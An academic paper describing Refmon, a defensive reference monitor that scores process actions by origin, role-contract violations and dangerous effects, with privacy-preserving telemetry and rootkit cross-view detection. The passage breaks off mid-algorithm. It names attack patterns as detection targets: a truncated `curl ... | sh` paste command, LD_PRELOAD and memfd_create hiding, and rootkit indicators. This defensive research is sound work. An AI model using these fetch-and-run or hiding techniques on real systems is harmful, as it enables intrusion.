Refmon (Provenance Gate v2): A Privacy-Preserving Reference Monitor Combining Provenance Tagging, Role Contracts, and Cost-Sensitive Bayesian Log-Odds Calculus for Endpoint, Server, and Cluster Defense

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Abstract—Signature scanners and opaque machine-learning models struggle against zero-day exploits, ClickFix copy-paste attacks, prompt-injected coding agents, and stealth rootkits, while often exposing sensitive command-line secrets in telemetry logs. We present **Refmon** (*Provenance Gate v2*), a lightweight reference monitor that evaluates attacks by what a process does after compromise rather than trying to classify payloads upfront. Refmon asks three concrete questions for every event sequence: did the action stem from an untrusted **Origin**, violate the process's signed role **Contract**, and attempt a dangerous **Effect**? Evidence combines through a monotone Bayesian log-odds calculus with an invariant Contract Gate that halts unauthorized actions before harm occurs. An in-memory cryptographic boundary replaces cleartext commands and URLs with per-device HMAC digests, preventing sensitive arguments from touching disk. In benchmarks across 46 golden scenarios, 886 pre-registered mutation variants, a 16-scenario live barrier suite, and a 35-template interactive attack lab, Refmon reaches 100% golden accuracy, contains 98.4% of malicious variants with zero neutral false blocks, and detects 28/28 lab attacks (27/28 prevented before they act) with no false alarm on benign controls. A single-signal ablation of the lab verdicts shows where the margin is thin: removing one signal would let 9 of 22 score-based blocks through silently, because pasted text alone is deliberately scored below the hold threshold. Refmon currently mediates the commands and files submitted to it; kernel sensors and a real enforcer, needed to sit transparently between the users and the servers of a site, remain future work.

Keywords: Reference Monitor, Dynamic Provenance Tracking, Role Contracts, Bayesian Log-Odds, Differential Privacy, Rootkit Detection, HPC Security.

1 Introduction

Modern computing systems—from developer laptops and web servers to shared university High-Performance Computing (HPC) clusters—face security threats that easily slip past traditional antivirus scanners and firewalls. Today, three common attack strategies highlight this problem:

1. **Copy-paste social engineering (ClickFix / TerminalFix):** Rather than tricking someone into downloading an executable file, attackers trick users into copying and pasting a shell command directly into their terminal (such as `curl ... | sh` or encoded PowerShell) under the guise of fixing a browser issue or completing a captcha [25]. Even when the user is fooled, a runtime security barrier should recognize the pasted command and stop it before harm occurs.
2. **Server exploits and hijacked AI coding assistants:** Flaws in web runtimes (`PHP2Shell`, `Node2Shell`) and indirect prompt injection attacks against AI coding tools [24] can coerce trusted software into spawning unwanted shells, stealing private keys, or dropping malicious scripts.
3. **Stealth rootkits and tampering:** Attackers use dynamic linker preloads (`LD_PRELOAD`) or fileless memory execution (`memfd_create`) to hide processes and network connections from standard diagnostic tools such as `ps` and `netstat` [21].

Traditional Endpoint Detection and Response (EDR) software struggles in shared and privacy-sensitive environments. Rule-based tools cannot spot novel zero-day exploits, while complex machine-learning anomaly detectors trigger confusing false alarms that administrators cannot easily interpret. Furthermore, commercial tools frequently log raw command lines, URLs, and file paths to disk or cloud servers. In university or corporate settings, this leaks developer passwords, proprietary code, and private research data.

Core Insight. No matter how an attacker gains a foothold, they must eventually take action on the operating system: spawn an unexpected program, write an executable file into a web directory, contact an external server, or access private credentials. These actions in-

evitably violate the **job description (role contract)** of the program. A web worker has no legitimate reason to compile C code or launch a bash shell. By judging actions against assigned process roles rather than trying to recognize exploit payloads, we can stop attacks reliably.

Contributions. This paper presents the design, mathematical foundations, implementation, and evaluation of **Refmon** (*Provenance Gate v2*, specification `v2.0`):

- **Privacy-First Six-Stage Reference Monitor (§3):** An unprivileged pipeline (`Observe` → `Tag` → `Link` → `Judge` → `Gate` → `Report`) that enforces a strict privacy boundary. Raw commands and URLs are turned into keyed HMAC-SHA256 digests in memory and immediately discarded, ensuring zero cleartext data hits disk.
- **Transparent Bayesian Calculus & Contract Gate (§3.5–3.7):** A clean, training-free decision engine that asks three questions: did the action come from an untrusted **Origin**, violate a signed role **Contract**, and attempt a dangerous **Effect**? Evidence is combined with a monotone Bayesian log-odds formula, and a mandatory Contract Gate prevents false blocks on normal user workflows.
- **Six-Engine Rootkit Sensor & Unprivileged Barrier (§3.8, §4.1):** A multi-pass rootkit detector comparing high-level system views against kernel tables, paired with an Ed25519-signed policy barrier that runs entirely in user space on shared Linux cluster nodes without requiring `root` privileges, and that tests, monitors and reports on itself (§4.5).
- **Reproducible Evaluation & Formal Proofs (§4, Appendices E–L):** Rigorous evaluation across 46 golden scenarios, 886 mutation tests, and live cluster attacks, accompanied by mathematical proofs of monotonicity, Bayesian minimal risk, and privacy guarantees.
- **Interactive Attack Lab & Evidence-Margin Analysis (§4.6, Appendix D):** A command-line lab of 35 harmless attack and benign templates, each mediated by the live pipeline *before* it may run, with saved per-run logs and an automatic analysis that reports evidence margins, single-signal ablations, and blind spots; and an honest account of what deployment between users and servers still requires (§5).

2 Background and Related Work

2.1 Reference Monitors and Information-Flow Provenance

Anderson's classical reference monitor concept [1] states that access control must be *tamperproof*, *always invoked*, and *simple enough to verify completely*. Denning [2] showed how security labels can follow untrusted inputs through a computer system. While fine-grained byte-level taint tracking (like TaintCheck [13]) slows programs down significantly (5×–30×), whole-system provenance monitors (such as CamFlow [14], Sleuth [15], Holmes [16], and Unicorn [17]) track causality at the level of processes, files, and network sockets with minimal overhead.

Instead of using black-box neural graph embeddings (like Unicorn [17]) that leave operators guessing why an alert fired, Refmon builds on Holmes [16] by tracking causal chains. Refmon introduces signed role contracts, half-life decay that preserves evidence of past violations, and exact cost-based Bayesian thresholds.

2.2 Mandatory Access Control and Process Contracts

Linux access controls such as SELinux [18], AppArmor [19], and Seccomp-BPF [20] enforce fixed security rules per binary. However, static rules cannot understand *where an action originated*: a developer typing `curl` and `sh` in an interactive terminal is completely normal, but the exact same commands pasted into the terminal from a deceptive website (ClickFix) represent a serious breach. Refmon connects access contracts to dynamic provenance tracking: actions are judged by both what program is running and where its inputs came from.

2.3 Sequential Testing and Bayesian Fusion

Wald's Sequential Probability Ratio Test [3] and Page's CUSUM control chart [4] provide the standard mathematical foundation for detecting abnormal behavior in data streams [23]. Standard alert systems often sum scores across every triggered rule, which artificially inflates suspicion when multiple overlapping rules flag the same underlying event. Pearl's Noisy-OR model [7] provides a principled way to combine independent causes. Refmon adapts this into a *max-within-question, sum-across-questions* operator (§3.5): we take the strongest clue within each question category, and add evidence only across independent categories.

2.4 Cross-View Rootkit Detection

Traditional host rootkit checkers (like `chkrootkit` and `rkhunter`) scan for known malicious file names and hashes, missing novel in-memory implants. Cross-view diffing, pioneered by Strider GhostBuster [21] and virtual-machine introspection [22], compares a high-level system view (which a rootkit might manipulate) against a low-level structural view (such as direct kernel process tables). Single-pass scanners often report false alarms when short-lived processes exit mid-scan; Refmon resolves this by requiring discrepancies to persist across multiple scan passes before

raising an alert.

2.5 Privacy-Preserving Security Telemetry

Saving cleartext command logs creates a dangerous target for attackers. Cryptographic keyed hashing (HMAC) [9] allows systems to recognize repeated events without ever exposing the original text, while Bloom filters [8] allow compact distribution of known threat indicators. For reporting across large fleets of machines, differential privacy (ε-DP) [11] and k-anonymity [12] ensure individual user actions cannot be singled out. Refmon combines HMAC fingerprints, signed policies (Ed25519 [10]), and a dual-approver four-eyes rule for sensitive administrative reviews.

3 Methodology and Mathematical Formulation

3.1 System Architecture and Core Principles

Figure 1 (and formal vector schematic Figure 3, Appendix A) outline Refmon's six-stage pipeline. Sensors monitor system activity in real time and emit structured `RawEvent` records in memory whenever a notable event occurs, such as executing a program (`exec`), writing a file (`file_write`), or establishing a network connection (`net_connect`). Across all supported platforms, Refmon standardizes activity into 13 canonical event types:

$$\begin{aligned}\mathcal{T} = \{&\texttt{content_in}, \texttt{request_in}, \texttt{request_end},\\ &\texttt{exec}, \texttt{net_connect}, \texttt{file_write}, \texttt{persist},\\ &\texttt{asset_access}, \texttt{priv_change}, \texttt{security_tamper},\\ &\texttt{user_input}, \texttt{admin_input}, \texttt{response_out}\}.\end{aligned}$$

Each acting process $a = (\mathrm{id}, \mathrm{parent}, r, \mathrm{interactive}, u)$ carries an assigned workload role $r \in \mathcal{R}$. A role is simply a job description: an interactive terminal has permissions to compile code and run scripts, while a web server worker does not. Refmon provides 16 built-in roles (such as `interactive_shell`, `web_worker`, `node_app_server`, `package_installer`, `office`, `launcher`, `agent`, `browser`, and `mail`) and allows administrators to define custom roles (such as `backup_job` and `patch_tool`).

Two foundational invariants govern the entire pipeline:

Invariant 3.1 (Zero Raw Persistence)**.** No raw payload $c = o_{\mathrm{raw}}.\mathrm{content}$ or cleartext string (`domain`, `host`, `ip`, `url_path`, `program`, `signer`) ever crosses the boundary of the `Observe` stage into persistent storage. All downstream events contain only cryptographic digests and scalar numbers, validated against a strict 21-key allowlist $\mathcal{K}_{\mathrm{allow}}$.

Invariant 3.2 (Missing Information Neutrality)**.** If a sensor lacks the capability to check an attribute (for example, if code-signature verification returns `signed = "unknown"` or a learned role baseline has not yet gathered enough samples), Refmon treats the signal as neutral ($s_j = 0$) rather than assuming malice. Any such visibility gap is reported out-of-band via the system `Heartbeat` monitor.

3.2 Stage 1 (`Observe`): Cryptographic Privacy and Obfuscation Detection

When a command or network payload $c \in \Sigma^*$ enters the system, `Observe` first normalizes whitespace $\tilde{c} = \mathrm{norm}(c)$ and computes an irreversible fingerprint using a 256-bit secret key K_{dev} stored only on that machine:

$$f(c) = \texttt{"hmac:"} \,\|\, \mathrm{Hex}\Big(\text{HMAC-SHA256}\left(K_{\mathrm{dev}}, \tilde{c}\right)\Big). \quad (1)$$

The cleartext command is then immediately dropped from memory. Before discarding it, if the event involves command execution or user input ($\tau \in \{\texttt{exec}, \texttt{content_in}, \texttt{user_input}, \texttt{admin_input}\}$), `Observe` calculates three simple statistical shape metrics from the character counts $\{n_x\}$ ($N_c = |c|$, $p_x = n_x/N_c$):

$$H(c) = -\sum_{x \in \Sigma,\, p_x > 0} p_x \log_2 p_x \quad \text{(bits/char)}, \quad (2)$$

$$\rho_{\mathrm{enc}}(c) = \frac{1}{N_c} \sum_{i=1}^{N_c} \mathbf{1}\left[c_i \in \Sigma_{\mathrm{b64/hex}}\right], \quad (3)$$

$$r_{\mathrm{ws}}(c) = \max\left\{\ell \in \mathbb{N} : \exists\, i,\ c_{i..i+\ell-1} \in \{\text{' '}, \text{'\textbackslash t'}\}^{\ell}\right\}. \quad (4)$$

These numbers capture common evasion tricks: high entropy $H(c) > 5.2$ bits reveals encrypted shellcode, a high encoding ratio ρ_{enc} catches base64-encoded scripts, and long whitespace runs $r_{\mathrm{ws}}(c)$ catch ClickFix tricks (where attackers insert hundreds of spaces so the malicious command is hidden beyond the terminal window's edge). This detection happens entirely in RAM without saving any user commands to disk.

Two-Stage Threat List Matching. Known malicious threat indicators $\mathcal{D}_{\mathrm{bad}}$ are stored as keyed hashes $d_i = \text{HMAC-SHA256}(K_{\mathrm{list}}, \tilde{v}_i)$ inside an in-memory Bloom filter $\mathcal{B}$ with m bits and k_h hash functions:

$$m = \left\lceil -\frac{n \ln p_{\mathrm{fp}}}{(\ln 2)^2} \right\rceil, \qquad k_h = \max\Big(1, \mathrm{round}\Big(\frac{m}{n} \ln 2\Big)\Big), \quad (5)$$

configured for a false-positive rate $p_{\mathrm{fp}} \le 10^{-3}$. Any match in the Bloom filter is treated as a fast hint and immediately verified against the exact hash set $\mathcal{D}_{\mathrm{exact}}$, ensuring that the operational threat-list false-positive rate is *strictly zero* (proven in Appendix J).




Figure 1: End-to-end processing pipeline of Refmon: (1) sensor collection, (2) cryptographic privacy boundary, (3) causal event linking, (4) Bayesian evidence fusion, and (5) gated enforcement.

3.3 Stage 2 (`Tag`): Provenance Tracking, Decay, and Fusion

Whenever data arrives from an untrusted source (such as a website download, email attachment, or external network request), Refmon attaches a digital *provenance label* $\ell = (\mathrm{id}, t_0, s_0 = 1, \mathrm{persistent}, \mathcal{E}_{\mathrm{contract}})$. This label acts as a receipt marking where the data originated.

Half-Life Provenance Decay. Suspicion naturally fades over time: if a file was downloaded an hour ago and nothing suspicious happened, it should not taint normal user commands forever. Refmon models this using an exponential half-life ($T_{1/2} = 30$ minutes, $\Delta t = t - t_0$):

$$s_\ell(t) = \begin{cases} s_0, & \text{if } \ell.\mathrm{pers.} \vee \mathcal{E}_{\mathrm{contract}}(\ell) \neq \varnothing, \\ s_0\, 2^{-\Delta t / T_{1/2}}, & \text{otherwise.} \end{cases} \tag{6}$$

Crucially, if the process commits a role contract violation ($\mathcal{E}_{\mathrm{contract}}(\ell) \neq \varnothing$), decay immediately freezes. This prevents an attacker from sleeping past $T_{1/2}$ after compromising a process and resuming malicious activity without suspicion.

Edge Attenuation and Noisy-OR Combination. When a labeled process spawns a child process or writes an intermediate file, the label propagates along the causal edge with attenuation $a_e \in (0, 1]$ ($s_{\mathrm{child}} = a_e \cdot s_{\mathrm{parent}}$). When an action receives untrusted input from several independent sources $\{\ell_1, \ldots, \ell_m\}$, Refmon fuses their strengths using Pearl's Noisy-OR model:

$$s_{\mathrm{comb}}(t) = 1 - \prod_{i=1}^{m} \big(1 - s_{\ell_i}(t)\big). \tag{7}$$

This formula ensures that multiple untrusted inputs increase the overall suspicion, while remaining smoothly bounded between 0 and 1 without artificial saturation. When a labeled process writes an executable to a web directory or sets up a startup script (`persist`), the file is marked persistent = `true`, preserving the attack evidence even if the file is executed days later.

Order-Independent Label Hand-Over. When external content is ingested, the receiving process inherits *every* active label associated with that content, rather than only the strongest one. Because labels combine through Eq. (7), this guarantees that the order of events and slight differences in decay rates never cause Refmon to miss active evidence.

Trusted Lineage and Trust Marks. Trusted root sources (such as a university's verified software portal) produce no untrusted label. However, in large installations, an installation script may take several minutes to finish. To prevent later steps from being treated as suspicious, a process p that ingests trusted content carries a *trust mark*:

$$\begin{aligned} \mathrm{trust}_p(t) = \mathbf{1}\Big[\, 2^{-(t-t_p)/T_{1/2}} \geq s_{\mathrm{floor}} \Big] \\ \cdot\, \mathbf{1}\Big[\nexists\, \ell \in \mathrm{ever}(p) : s_\ell(t) \geq s_{\mathrm{floor}} \Big], \end{aligned} \tag{8}$$

where $s_{\text{floor}} = 0.02$. The trust mark lasts as long as a normal label would (≈ 2.8 hours), passes from parent to child process during the installation, and is instantly cancelled if the lineage ever touches untrusted external content.

3.4 Stage 3 (`Link`): Causal Story Grouping

To distinguish between simultaneous activities, `Link` groups related events into *causal stories* $\{S_1, S_2, \dots\}$. When a parent process spawns a child, or when a process reads a recently written file within a 10-minute quiet window (W_q), the actions are linked into the same story. However, shared programs such as web browsers and email clients are not used as merge keys: opening two separate tabs in a browser maintains two distinct stories, preventing unrelated user downloads from confusing the system.

3.5 Stage 4 (`Judge`): Three-Question Bayesian Calculus and Decisions

For each story S, let $s_{\text{ori}}(S) = \max_{\ell \in \mathcal{L}(S)} s_\ell(t_{\text{last}})$ denote the strongest active provenance label. The `Judge` evaluates every sequence of actions by answering three concrete, intuitive questions $\mathcal{Q} = \{\text{origin}, \text{contract}, \text{effect}\}$:

- **Question 1: Origin (Q_{origin}).** Did this sequence of actions originate from an untrusted external source? It fails if the active label strength $s_{\text{ori}}(S) \geq \theta_{\text{ori}}$ (0.5), yielding signal `origin_external`.
- **Question 2: Contract (Q_{contract}).** Did the acting process violate its declared job description? It fails if the action violates a role contract (such as a web server spawning a shell), breaches a universal policy rule, or exhibits high statistical surprisal in a mature baseline.
- **Question 3: Effect (Q_{effect}).** Did the action attempt a hazardous operation? It fails if the process attempts dangerous operations like reading credentials, encrypting files, or connecting to unauthorized external endpoints.

Connections to trusted destinations (such as package repositories) do not raise network effect signals for normal processes. Since `v1.5` (A60), this exception applies only if the process lineage has never touched an untrusted external label, preventing attackers from abusing trusted hosts to bypass detection.

Max-Sum Bayesian Log-Odds Calculus. Each detected signal j carries a log-likelihood ratio weight:

$$w_j = \ln \frac{\mathbb{P}(j \mid \text{attack})}{\mathbb{P}(j \mid \text{benign})} \quad \text{(in nats)}, \tag{9}$$

reflecting how much more frequently that signal appears in genuine attacks compared to normal operations (Table 2). When re-estimating weights from empirical corpora, Laplace smoothing ensures stability:

$$\hat{w}_j = \ln \frac{(a_j + 1)/(|\mathcal{A}| + 2)}{(b_j + 1)/(|\mathcal{B}| + 2)}. \tag{10}$$

If an event triggers three overlapping network heuristics, simply adding their weights would unfairly triple the suspicion score. To avoid this, Refmon takes the **maximum** signal within each question, and **sums** across the three independent questions. Starting from a prior attack probability $\pi = 10^{-3}$ ($L_0 = \ln \frac{\pi}{1-\pi} \approx -6.91$ nats), the posterior log-odds for story S is:

$$L(S) = \ln \frac{\pi}{1-\pi} + \sum_{q \in \{\text{origin}, \text{contract}, \text{effect}\}} \max_{j \in \mathcal{S}_q(S)} \big(w_j \cdot s_j\big), \tag{11}$$

with empty question maxima defaulting to 0. The posterior attack probability is $\mathbb{P}(\text{attack} \mid S) = \sigma(L(S)) = (1+e^{-L(S)})^{-1}$. In `v1.3` (Decision A55), only Q_{origin} scales with decaying label strength $s_{\text{ori}}(S)$, while Contract and Effect signals use fixed unit strength ($s_j = 1$). This guarantees that overall suspicion $L(S)$ increases monotonically with label strength (Theorem G.1, Appendix G).

Cost-Optimal Thresholds and the Contract Gate. Let C_{miss} (1000), C_{fb} (20), and C_{hold} (5) represent the operational costs of missing an attack, making a false block, or holding a job for human review, and let $h = 0.7$ be the probability that a hold stops an attack. Applying Bayes minimal-risk decision theory (Appendix F) yields two exact log-odds thresholds:

$$\tau_{\text{block}} = \ln \frac{C_{\text{fb}}}{C_{\text{miss}}} \approx -3.91, \quad \tau_{\text{hold}} = \ln \frac{C_{\text{hold}}}{hC_{\text{miss}}} \approx -4.94. \tag{12}$$

Before applying these thresholds, four high-priority overrides $\mathcal{O}$ run in strict order: tampering with Refmon (`OVR-SELF-TAMPER` $\mapsto$ `BLOCK`), tripping canary files (`OVR-CANARY` $\mapsto$ `BLOCK`), accessing protected secrets while carrying an untrusted label (`OVR-PROTECTED-ASSET` $\mapsto$ `BLOCK`), or running signed code from a trusted root (`OVR-TRUSTED-ROOT` $\mapsto$ `ALLOW`).

When no override applies, Refmon enforces the **Contract Gate** (Figure 5, Appendix B):

$$D(S) = \begin{cases} \texttt{BLOCK}, & \text{if } L(S) \geq \tau_{\text{block}} \ \wedge \ Q_{\text{contract}}(S), \\ \texttt{HOLD}, & \text{if } \big(L(S) \geq \tau_{\text{block}} \ \wedge \ \neg Q_{\text{contract}}(S)\big) \\ & \quad \vee \ \big(\tau_{\text{hold}} \leq L(S) < \tau_{\text{block}}\big), \\ \texttt{ALLOW}, & \text{if } L(S) < \tau_{\text{hold}}. \end{cases} \tag{13}$$

The Contract Gate establishes a critical safety invariant: **Refmon never blocks an action outright unless a signed role contract was broken.** Even if an action looks unusual ($L(S) \geq \tau_{\text{block}}$), if it stayed within its allowed role permissions, it is placed on `HOLD` for human review rather than being abruptly terminated.

3.6 Contract Surprisal and Baseline Maturity

When learning baseline behaviors for a role r, let $n_{r,e}$ be the observed count of behavior e, $N_r = \sum n_{r,e}$ the total observations over K_r distinct behaviors, and $n_{r,1}$ the number of behaviors seen exactly once. Using Laplace smoothing ($\alpha = 1$) to reserve probability mass for previously unseen behaviors, the smoothed probability and Shannon surprisal are:

$$\hat{p}(e \mid r) = \frac{n_{r,e} + \alpha}{N_r + \alpha(K_r + 1)}, \quad I(e \mid r) = -\log_2 \hat{p}(e \mid r). \tag{14}$$

A newly deployed system might encounter normal developer commands it has not seen before. To uphold Invariant 3.2 and prevent false alarms during initial startup, surprisal signals ($I(e \mid r) \geq 12$ bits) remain inactive until the Good-Turing estimate of unseen probability mass drops below 1% ($\tau_{\text{mat}} = 0.01$):

$$\hat{p}_{\text{unseen}}(r) = \frac{n_{r,1}}{N_r} < \tau_{\text{mat}}. \tag{15}$$

3.7 Dual-Window Burst and Drift Detection

To catch attacks like ransomware or slow data exfiltration, Refmon tracks activity rates over both a short window (60 seconds) and a long window (1 hour):

1. **Poisson Upper-Tail Burst Test (`mass_change`, `lateral`):** Given baseline rate $\hat{\lambda}$ and k operations in the window, an alert fires if the burst probability is negligible:

$$\mathbb{P}(X \geq k \mid \text{Pois}(\hat{\lambda})) = \sum_{i=k}^{\infty} \frac{e^{-\hat{\lambda}} \hat{\lambda}^i}{i!} < 10^{-6}. \tag{16}$$

2. **CUSUM Drift Test (`exfil volume`):** For outbound data volume x_t with mean μ_r and standard deviation σ_r, the standardized score $z_t = (x_t - \mu_r)/\sigma_r$ is tracked with slack $k_c = 0.5$ and threshold $h_c = 5.0$:

$$S_t = \max\big(0,\, S_{t-1} + z_t - k_c\big), \qquad \text{alert iff } S_t > h_c. \tag{17}$$

All moving-average baselines freeze automatically when an incident is open on a process tree, preventing an attacker from poisoning normal baselines. The incident closes and baselines unfreeze once the process tree has been silent for a full hour (1 h), ensuring long-term stability.

3.8 Six-Engine Cross-View Rootkit Detection

Refmon detects stealth implants in user space without requiring root privileges by running $m \geq 2$ passes across six read-only engines: (E1) dynamic linker preloads (`/etc/ld.so.preload`, `LD_PRELOAD`), (E2) fileless execution and memory injection (`memfd:`, deleted binaries, anonymous `rwxp` pages), (E3) hidden kernel module cross-view (`/sys/module` \ `/proc/modules`), (E4) hidden PID cross-view (`/proc` directory scans versus direct process checks), (E5) socket cross-view and sniffer detection (`/proc/net/sockstat` versus `/proc/net/tcp`), and (E6) optional verification using external tools if installed.

To eliminate false alarms caused by short-lived processes exiting mid-scan, Refmon requires discrepancies to persist across all m passes:

$$\Delta_{\text{pers}} = \bigcap_{r=1}^{m} \Big(\mathcal{V}_{\text{low}}^{(r)} \setminus \mathcal{V}_{\text{high}}^{(r)}\Big). \tag{18}$$

Confirmed persistent findings map directly to log-odds evidence:

$$w_{\text{rk}}(d, m) = \min\Big(w_{\max},\ \ln \frac{p_{\text{tp}}}{p_{\text{race}}} + (m-1) \ln \frac{1}{q_{\text{persist}}}\Big), \tag{19}$$

suppressing transient operating system churn while providing decisive detection of genuine stealth rootkits.

3.9 Stages 5 & 6 (`Gate`, `Contain`, `Exposure`, `Report`)

Figure 6 (Appendix B) illustrates how `Gate` enforces decisions across three operating modes: `observe` (logs decisions without acting), `warn` (notifies users without blocking), and `block` (actively enforces policy).

When an attack is detected, Refmon takes targeted containment actions:

- **Process Termination (`kill_process_tree`):** Safely terminates the offending process and any child processes it spawned.
- **Network Isolation (`cut_network`):** Closes suspicious active sockets.
- **File Quarantine (`quarantine_file`):** Moves suspicious dropped files (such as web shells) into a protected quarantine directory with read-only permissions (`mode 0400`) rather than deleting them, preserving evidence for human analysis.

All containment actions generate reversible undo tokens $\mathcal{U}$, allowing an administrator to restore an action with a single command if needed. Containment targets only labeled processes and files; interactive developer shells and shared applications (like browsers) are never terminated directly.

Dual Endpoint vs. Server Timeout Handling. As shown in Figure 6 (Appendix B), unattended servers handle held jobs differently from interactive workstations. On an interactive workstation, an unanswered prompt eventually times out and halts the suspicious

process. On an unattended production server, an unanswered hold moves the affected file into a safe holding state (`KEPT_QUARANTINED`) while keeping the main service running, ensuring server stability until an administrator investigates.

Privacy-Preserving Fleet Reporting. To report fleet-wide security trends without exposing individual user habits, Refmon adds calibrated Laplace noise $\tilde{c} = c + \mathrm{Lap}(1/\varepsilon)$ (ε-differential privacy) to aggregated counts, suppresses reporting groups with fewer than $k = 5$ devices (k-anonymity), and enforces a strict four-eyes rule: unmasking any device pseudonym requires cryptographic signatures from two distinct human administrators recorded on a tamper-evident audit log.

4 Experiments, Algorithms, and Implementation Tests

4.1 Reference Implementation, Desktop GUI, and Packaging

Refmon is implemented in approximately 14,300 lines of strict, type-checked Python 3.12 (plus 10,500 lines of tests) (`pydantic` v2 frozen schemas, `cryptography` Ed25519 signatures, zero runtime machine-learning dependencies). Every threshold, weight, role contract, canary, and rate parameter resides in a canonical JSON-serialized, Ed25519-signed `policy.yaml`; startup and live reload reject any unsigned or tampered policy (`PolicyRejected`) and retain the last verified state. A periodic `SelfTest` scheduler clones the live pipeline via `pipeline.probe()` (preserving live disabled rules and weights while isolating outputs) to inject synthetic health stories and raise immediate alerts if any enabled protection fails to reach its expected decision; the live daemon runs it continuously, together with a heartbeat and a watchdog (§4.5).

Reference Monitor Graphical Interface (`refmon gui`). Analogous to how packet analyzers like Wireshark provide transparent, real-time inspection of network traffic, Refmon operates as an interactive reference monitor tracer for command invocations, causal event stories, and security containment. Running `refmon gui` opens a local web-based graphical dashboard (or attaches to an active running daemon). The interface provides:

1. **Filterable Event Stream:** A real-time trace of all intercepted events, with instant multi-criteria filtering across all events, blocked attacks, held processes, and benign traffic.
2. **Threat Alert Notification Card:** When an attack attempt is blocked, a prominent notification card appears immediately, breaking down the three evaluation questions (Origin, Contract, Effect), the specific containment actions taken, the Bayesian evidence score in nats, and a dismiss action.
3. **Synthesized Web Audio Alert Chimes:** An offline, client-synthesized audio alert system emits a distinctive two-tone descending alarm (880 Hz → 440 Hz) on blocked attacks and an ascending chime (587 Hz → 880 Hz) on holds, complete with persistent user mute toggles and native browser desktop notification integration.

Standalone OS Distribution Packaging. To enable frictionless deployment in production environments without requiring Python build tooling, source checkouts, or `make install`, Refmon provides standalone pre-built distribution packages: `refmon_2.0.0_all.deb` for Debian, Ubuntu, and Linux Mint, and `refmon-2.0.0-1.noarch.rpm` for Fedora, RHEL, CentOS, Rocky Linux, and openSUSE. The packages bundle the entire verified runtime, register the `refmon` executable in `/usr/bin`, integrate into desktop application menus via an XDG `.desktop` entry and scalable vector icon (`refmon.svg`), and pre-configure standard user-space daemon paths. Installing either package enables direct terminal execution of the reference monitor and GUI.

4.2 Core Pipeline and Scanner Algorithms

Algorithms 1, 2, and 3 specify the exact deterministic execution of the Refmon event loop, the monotone Bayesian `Judge`, and the multi-pass cross-view rootkit sensor. Listing 1 (Appendix A) shows the unprivileged command-barrier loop from `src/refmon/live.py`.

4.3 Golden Catalog and Seeded Mutation Robustness

Strict Pre-Registration Testing Protocol. To guarantee that our benchmarks were completely unbiased and free of cherry-picking, all signal weights (Table 2) and structural rules were frozen before catalog evaluation and remained unchanged throughout. To test resilience against evasions, we used an automated generator to produce hundreds of realistic variations from pre-registered random seeds. The generator systematically mutated six dimensions: delivery channel, launcher program, obfuscation technique, network target, process tree depth, and timing intervals between actions. Across the initial versions (`v1.0` through `v1.3`), 879 mutated event streams were evaluated using pre-registered seed `654514256`, ensuring identical, fair test inputs across all versions.

Reproducibility. Every round is reproducible from committed data: for each seed the per-variant decisions of every version are stored in the repository, and `make reproduce` regenerates the variants of the active seed

Algorithm 1: End-to-End Refmon Event Processing (`Pipeline.process`)

Input: Sensor event $e_{\text{raw}} \in$ `RawEvent` $\cup$ `Event`, verified policy Π, device HMAC key K_{dev}.
Output: Emitted verdicts and containment actions $\mathcal{V} \subseteq$ `Verdict` $\cup$ `Action`.
$e \leftarrow \textsc{Observe}(e_{\text{raw}}, \Pi, K_{\text{dev}})$ ▷ Compute $\text{HMAC}_{K_{\text{dev}}}$, $H(c)$, Bloom+Exact check; drop raw content
$p_{\text{known}} \leftarrow (e.\text{actor.parent} \in \text{Tagger.procs})$
$\text{tg} \leftarrow \textsc{Tag}(e, \Pi)$ ▷ Apply propagation rules 1–7, decay $2^{-\Delta t / T_{1/2}}$, Noisy-OR
$(\mathcal{S}, \mathcal{F}) \leftarrow \textsc{ExtractSignals}(e, \text{tg}, \Pi, \text{Rates}, \text{Baseline})$
$\text{rec} \leftarrow \textsc{Link}(\text{tg}, p_{\text{known}}, \mathcal{S}, \mathcal{F}, \Pi)$ ▷ Assign/merge story within quiet window W_q
$J \leftarrow \textsc{Judge}(\text{rec}, \text{Tagger}, \Pi)$ ▷ Algorithm 2
Rates.mark_incident(root(e.actor), J.decision $\neq$ `ALLOW`, e.ts) ▷ Freeze baselines; end incidents silent for 1 h
if $\{s \in J.\text{signals} : s.\text{question} = \text{contract} \wedge \neg s.\text{carried}\} \neq \varnothing$ **then**
    Freeze decay and attach contract evidence to active labels $\ell \in$ rec.label_ids
